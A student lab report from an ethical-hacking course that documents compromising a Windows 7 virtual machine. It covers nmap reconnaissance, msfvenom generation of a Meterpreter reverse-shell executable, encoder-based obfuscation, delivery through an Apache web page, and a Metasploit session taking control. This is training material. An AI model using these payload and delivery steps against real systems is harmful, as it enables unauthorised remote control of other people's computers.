simplilearn | STUDY CENTRAL

SIMPLILEARN

NALANDA 53/1 C, Manoj Arcade, 24th Main Rd, Sector 2, HSR Layout, Bengaluru - 560102, Karnataka, India.

1800-212-7688

Project

Compromise Windows 7 Host Using Ethical Hacking Techniques

Submitted by

Koushik Panda

Instructor

Baba Shaheer

Main Course

Professional Certificate Program in Cybersecurity- Red Team

Sub course

PCP CS: Ethical Hacking

Date

06.06.2024

Task (Activities):

1. **Gather information using Network and host-based reconnaissance.**

2. **Create payload**

3. **Encrypt payload**

4. **Gain access to Windows 7**

भारतीय प्रौद्योगिकी संस्थान कानपुर
INDIAN INSTITUTE OF TECHNOLOGY KANPUR

1. **Gather information using Network and host-based reconnaissance.**

a) Victim Machine (Windows7) – 192.168.0.8

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Koushik>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::e1fb:2f2f:deca:acf3%11
   IPv4 Address. . . . . . . . . . . : 192.168.0.8
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1

Tunnel adapter isatap.{7461E447-E524-4B8A-9E0F-46BF3244CF7F}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\Koushik>
```

b) Attacker machine (Kali Linux) - 192.168.0.4

```
┌──(root㉿kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.4  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::264a:2d3d:3e9f:f823  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:1e:36:4a  txqueuelen 1000  (Ethernet)
        RX packets 197  bytes 32234 (31.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2059  bytes 130000 (126.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.0.1     52:54:00:12:35:00      1      60  Unknown vendor
192.168.0.2     52:54:00:12:35:00      1      60  Unknown vendor
192.168.0.3     08:00:27:c7:41:14      1      60  PCS Systemtechnik GmbH
192.168.0.8     08:00:27:9d:ff:90      1      60  PCS Systemtechnik GmbH
```

c) Host Discovery Scan

```
┌──(root㉿kali)-[~]
└─# nmap -sn -PR 192.168.0.*
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-02 11:34 EDT
Nmap scan report for dlinkrouter (192.168.0.1)
Host is up (0.00047s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.0.2
Host is up (0.00031s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.0.3
Host is up (0.00031s latency).
MAC Address: 08:00:27:80:B9:08 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.0.8
Host is up (0.00088s latency).
MAC Address: 08:00:27:9D:FF:90 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.0.4
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.11 seconds
```

d) Victim Machine open port – 135, 139, 445, 5357

```
┌──(root㉿kali)-[~]
└─# nmap -p- 192.168.0.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-02 11:06 EDT
Nmap scan report for 192.168.0.8
Host is up (0.00099s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
5357/tcp open  wsdapi
MAC Address: 08:00:27:9D:FF:90 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 106.34 seconds
```

e) Victim Machine OS: -

```
┌──(root㉿kali)-[~]
└─# nmap -sS -p135 192.168.0.8 -O
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-02 11:42 EDT
Nmap scan report for 192.168.0.8
Host is up (0.0014s latency).

PORT    STATE SERVICE
135/tcp open  msrpc
MAC Address: 08:00:27:9D:FF:90 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed por
Device type: specialized|phone
Running: Microsoft Windows 7|Phone
OS CPE: cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows
OS details: Microsoft Windows Embedded Standard 7, Microsoft Windows Phone 7.5 or 8.0
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.81 seconds
```

f) Victim Machine more information: -

```
┌──(root㉿kali)-[~]
└─# nmap -sV 192.168.0.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-02 11:48 EDT
Nmap scan report for 192.168.0.8
Host is up (0.0012s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5357/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 08:00:27:9D:FF:90 (Oracle VirtualBox virtual NIC)
Service Info: Host: KOUSHIK-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.47 seconds
```

2. Create payload & Encrypt payload

a) Creating a Malware: -

```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.4 LPORT=4455 -f exe > Malware.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```


b) Obfuscation The Malware: -

```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.4 LPORT=4455 -e x86/shikata_ga_nai -i 5 -f exe -o encrypted_payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai chosen with final size 489
Payload size: 489 bytes
Final size of exe file: 73802 bytes
Saved as: encrypted_payload.exe
```


c) Starting services: -

```
┌──(root㉿kali)-[~]
└─# service apache2 start

┌──(root㉿kali)-[~]
└─#

┌──(root㉿kali)-[~]
└─# service postgresql start
```

d) Change the malware location to the html folder: -



e) Whoever opens this site and runs malware, the system is under attacker's control.
(For the lab, we first run Metasploit and then run some commands on the attacker machine. After that, we run malware in the victim machine.)



3. Gain access to Windows 7

a) Metasploit: Victim Machine hacked

```
┌──(root㉿kali)-[~]
└─# msfconsole
Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting it
with setg RHOSTS x.x.x.x


  Metasploit Park, System Security Interface
  Version 4.0.5, Alpha E
  Ready...
  > access security
  access: PERMISSION DENIED.
  > access security grid
  access: PERMISSION DENIED.
  > access main security grid
  access: PERMISSION DENIED....and...
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!


       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.0.4
LHOST => 192.168.0.4
msf6 exploit(multi/handler) > set LPORT 4455
LPORT => 4455
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.4:4455
[*] Sending stage (176198 bytes) to 192.168.0.8
[*] Meterpreter session 1 opened (192.168.0.4:4455 -> 192.168.0.8:49216) at 2024-06-04 02:23:12 -0400
```


b) Victim machine system information


```
meterpreter > sysinfo
Computer        : KOUSHIK-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

a) Running process:

```
meterpreter > ps

Process List
============

 PID   PPID  Name                 Arch  Session  User              Path
 ---   ----  ----                 ----  -------  ----              ----
 0     0     [System Process]
 4     0     System
 272   4     smss.exe
 280   456   wmpnetwk.exe
 292   456   svchost.exe
 360   344   csrss.exe
 400   344   wininit.exe
 412   456   svchost.exe
 420   408   csrss.exe
 456   400   services.exe
 488   408   winlogon.exe
 516   400   lsass.exe
 524   400   lsm.exe
 628   456   svchost.exe
 700   456   svchost.exe
 796   456   svchost.exe
 820   2176  iexplore.exe         x86   1        Koushik-PC\Koushik  C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE
 852   456   svchost.exe
 880   456   svchost.exe
 904   456   svchost.exe
 1180  456   spoolsv.exe
 1224  456   svchost.exe
 1280  2176  iexplore.exe         x86   1        Koushik-PC\Koushik  C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE
 1324  456   svchost.exe
 1384  1244  explorer.exe         x64   1        Koushik-PC\Koushik  C:\Windows\explorer.exe
 1408  852   dwm.exe              x64   1        Koushik-PC\Koushik  C:\Windows\System32\dwm.exe
 1660  456   svchost.exe
 1804  456   SearchIndexer.exe
 2028  456   taskhost.exe         x64   1        Koushik-PC\Koushik  C:\Windows\System32\taskhost.exe
 2176  1384  iexplore.exe         x64   1        Koushik-PC\Koushik  C:\Program Files\Internet Explorer\iexplore.exe
 2400  456   sppsvc.exe
 2840  2176  encrypted_payload.exe x86  1        Koushik-PC\Koushik  C:\Users\Koushik\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\C1MKTMG0\e
                                                                      ncrypted_payload.exe
```


b) Screenshot of victim machine








c) Creating a .txt file


d) Upload .txt file to the victim machine




Windows - 7 Ultimate [Running] - Oracle VM VirtualBox
Computer ▸ Local Disk (C:) ▸
Search Local Disk (C:)
Organize
Open
Include in library
Share with
Compatibility files
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Homegroup
Computer
Network
Name
Date modified
Type
Size
4 6/4/2024 12:15 PM File folder
7 6/4/2024 12:16 PM File folder
PerfLogs 7/14/2009 8:50 AM File folder
Program Files 6/10/2021 2:52 AM File folder
Program Files (x86) 6/10/2021 3:02 AM File folder
Users 6/2/2024 3:03 PM File folder
Windows 6/2/2024 3:03 PM File folder


Windows - 7 Ultimate [Running] - Oracle VM VirtualBox
Computer ▸ Local Disk (C:) ▸ 4
Search 4
Organize
Include in library
Share with
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Homegroup
Computer
Network
Name
Date modified
Type
Size
2 6/4/2024 12:15 PM Text Document 1 KB


Windows - 7 Ultimate [Running] - Oracle VM VirtualBox
Computer ▸ Local Disk (C:) ▸ 7
Search 7
Organize
Include in library
Share with
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Homegroup
Computer
Network
Name
Date modified
Type
Size
2 6/4/2024 12:16 PM Text Document 1 KB



e) The file is sent to the victim machine.

f) This victim machine (Windows 7) is hacked. Now attacker can control this victim's machine through his machine and do whatever the attacker wants.